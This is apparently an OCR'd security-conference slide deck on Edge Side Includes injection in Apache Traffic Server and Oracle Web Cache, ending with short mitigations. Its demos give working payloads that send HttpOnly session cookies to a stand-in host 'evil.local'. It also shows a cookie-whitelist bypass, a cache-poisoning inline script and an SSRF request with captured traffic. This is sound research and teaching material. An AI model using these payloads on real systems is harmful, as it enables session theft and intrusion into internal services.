
ESI — Include *Network Flow (Cache MISS)*




ESI — Include *Network Flow (Cache MISS)*



ESI — Include *Network Flow (Cache MISS)*



ESI — Include *Network Flow (Cache MISS)*



ESI Features & Syntax — *Variables*

```
<esi:vars>$(VARIABLE_NAME)</esi:vars>
```

ESI Features & Syntax — *Variables*

```
<esi:vars>$(VARIABLE_NAME)</esi:vars>
```

`$(HTTP_USER_AGENT)`	→	`Mozilla/5.0 (X11;[…]`
`$(QUERY_STRING)`	→	`city=Montreal&format=C`
`$(HTTP_COOKIE)`	→	`_ga=[…]&__utma=[…]`

ESI — *Vulnerabilities*

ESI tags are sent by the **application server**...

... Parsed by the **HTTP Surrogate**.

How can the **ESI Engine** tell which tags are legitimate?

ESI — *Vulnerabilities*

ESI tags are sent by the **application server**...

... Parsed by the **HTTP Surrogate**.

How can the **ESI Engine** tell which tags are legitimate?

It **can't**, and that's a pretty big **design flaw**.

ESI — *Injection*

```
<p>
  City: <?= $_GET['city'] ?>
</p>
```

ESI — *Injection*

```
<p>
  City: <?= $_GET['city'] ?>
</p>
```




```
<p>
  City: <esi:vars>$(HTTP_COOKIE{PHPSESSID})</esi:vars>
</p>
```

ESI — *Injection*

```
<p>
  City: <?= $_GET['city'] ?>
</p>
```




```
<p>
  City: <esi:vars>$(HTTP_COOKIE{PHPSESSID})</esi:vars>
</p>
```



ESI Implementations — *Apache Traffic Server*

- Donated by *Yahoo!* to Apache
- ESI stack implemented, with bonus features
- Used by Yahoo, Apple

traffic server™



ESI Implementations — *Apache Traffic Server*



- Offers **Cookie whitelisting**
- Critical cookies not accessible by ESI…

```
<esi:vars>$(HTTP_COOKIE{PHPSESSID})</esi:vars>
```

✖

ESI Implementations — *Apache Traffic Server*



- Offers **Cookie whitelisting**
- Critical cookies not accessible by ESI… or are they?

```
<esi:vars>$(HTTP_COOKIE{PHPSESSID})</esi:vars>
```

✖

```
<esi:vars>$(HTTP_HEADER{Cookie})</esi:vars>
```

✔

ESI Implementations — *Apache Traffic Server*



- Offers **Cookie whitelisting**
- Critical cookies not accessible by ESI… or are they?

```
<esi:vars>$(HTTP_COOKIE{PHPSESSID})</esi:vars>
```

✖

```
<esi:vars>$(HTTP_HEADER{Cookie})</esi:vars>
```

✔

```
→ "_ga=[…]&PHPSESSID=b9gcvscc[…]"
```

DEMO 1 — *Proof of concept*





```
<img src="

//evil.local/<esi:vars>$(HTTP_HEADER{Cookie})</esi:vars>

">
```

DEMO 1 — *Proof of concept*




```
<img src="

//evil.local/<esi:vars>$(HTTP_HEADER{Cookie})</esi:vars>

">
```

DEMO 1 — *Proof of concept*



```
<img src="

//evil.local/username=attacker;session_cookie=s%3ANp...

">
```

DEMO 1 — *Proof of concept*



`http://evil.local/username=attacker;session_cookie=s%3A...`

DEMO 1

Now we know...

- ... we can **inject ESI tags**,
- ... we can **leak *HTTPOnly* cookies**,
- ... we **don't need JavaScript**.

Let's crank the **impact** up a notch.

ESI Implementations — *Oracle Web Cache*

- Part of the 11g suite
- Usually serves **WebLogic Application Servers**
- Initial ESI specification implemented, plus features



DEMO 2 — *Proof of concept*




```
<esi:inline name="/js/jquery.js" />
  var x = new XMLHttpRequest();
  x.open("GET", "//evil.local/? ↴
    <esi:vars>$(HTTP_COOKIE{session_cookie})</esi:vars>");
  x.send();
</esi:inline>
```

DEMO 2 — *Proof of concept*





WEB
CACHE





```
<esi:inline name="/js/jquery.js" />
   var x = new XMLHttpRequest();
   x.open("GET", "//evil.local/? ↵
     <esi:vars>$(HTTP_COOKIE{session_cookie})</esi:vars>");
   x.send();
</esi:inline>
```

DEMO 2 — *Proof of concept*





WEB
CACHE





```
<esi:inline name="/js/jquery.js" />
   var x = new XMLHttpRequest();
   x.open("GET", "//evil.local/?lHKlM77VbP79hDnMX2Gg...");
   x.send();
</esi:inline>
```

DEMO 2 — *Proof of concept*



`http://evil.local/?lHKlM77VbP79hDnMX2Gg...`

DEMO 2

Now we know...

- ... we can **overwrite arbitrary cache entries**,
- ... we can **leak *HTTPOnly* cookies**,
- ... **JavaScript helps**, but **not required**.

ESI — *Mitigations*

- `mod_security` with the OWASP **Core Rule Set**

ESI — *Mitigations*

- `mod_security` with the OWASP **Core Rule Set**
- **Proactive** escaping

```
{
  "first_name": "Louis",
  "last_name": "<esi:include src=\"/page-2.html\" />"
}
```

ESI — *Mitigations*

- `mod_security` with the OWASP **Core Rule Set**
- **Proactive** escaping

```
{
  "first_name": "Louis",
  "last_name": "<esi:include src=\"/page-2.html\" />"
}
```

Invalid ESI tag!

ESI — *Mitigations*

- `mod_security` with the OWASP **Core Rule Set**
- **Proactive** escaping

```
{
  "first_name": "Louis",
  "last_name": "<esi:include src=\"/page-2.html\" />"
}
```

Invalid ESI tag!

- This is valid with **Apache Traffic Server**

```
"last_name": "<esi:include src=/page-2.html />"
```

SSRF with Apache Traffic Server

Request

Raw | Params | Headers | Hex

```
GET /api/me HTTP/1.1
Host: mywebsite.local
User-Agent: barbaz<esi:vars>$(HTTP_HOST)</esi:vars>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: username=attacker;
session_cookie=s%3A-VDDcAe0okjVy9bTXqO9x8BN4WyKKLkv.gkE48PQ7pc4MXTrd%2Bht3gcpPpXNSc9Q6OWsd33QTM30
Connection: close
Upgrade-Insecure-Requests: 1
If-None-Match: W/"d-fNQ5DIatKreWARQ0F3C/75DHbtU"
Cache-Control: max-age=0
```

Response

Raw | Headers | Hex | JSON Beautifier

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
ETag: W/"41-Iv1l9jy3RTSaqCH8nV9UZFedA+M"
Date: Mon, 16 Jul 2018 02:24:50 GMT
Connection: close
Server: ATS/9.0.0
Content-Length: 65

{
   "username": "attacker",
   "fullname": "Louis Dion-Marcil"
}
```

SSRF with Apache Traffic Server

Request

Raw | Params | Headers | Hex

```
POST /api/me HTTP/1.1
Host: mywebsite.local
User-Agent: barbaz<esi:vars>$(HTTP_HOST)</esi:vars>
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://mywebsite.local/
Cookie: username=attacker;
session_cookie=s%3A-VDDcAe0okjVy9bTXqO9x8BN4WyKKLkv.gkE48PQ7pc4MX
Trd%2Bht3gcpPpXNSc9Q6OWsd33QTM30
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 60

fullname=<esi:include src=http://rest-server/server-status/>
```


Response

Raw | Headers | Hex | JSON Beautifier


```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
ETag: W/"63-XkdCQYytXy7sy/9P8LQfFGifaPU"
Date: Mon, 16 Jul 2018 02:25:19 GMT
Connection: close
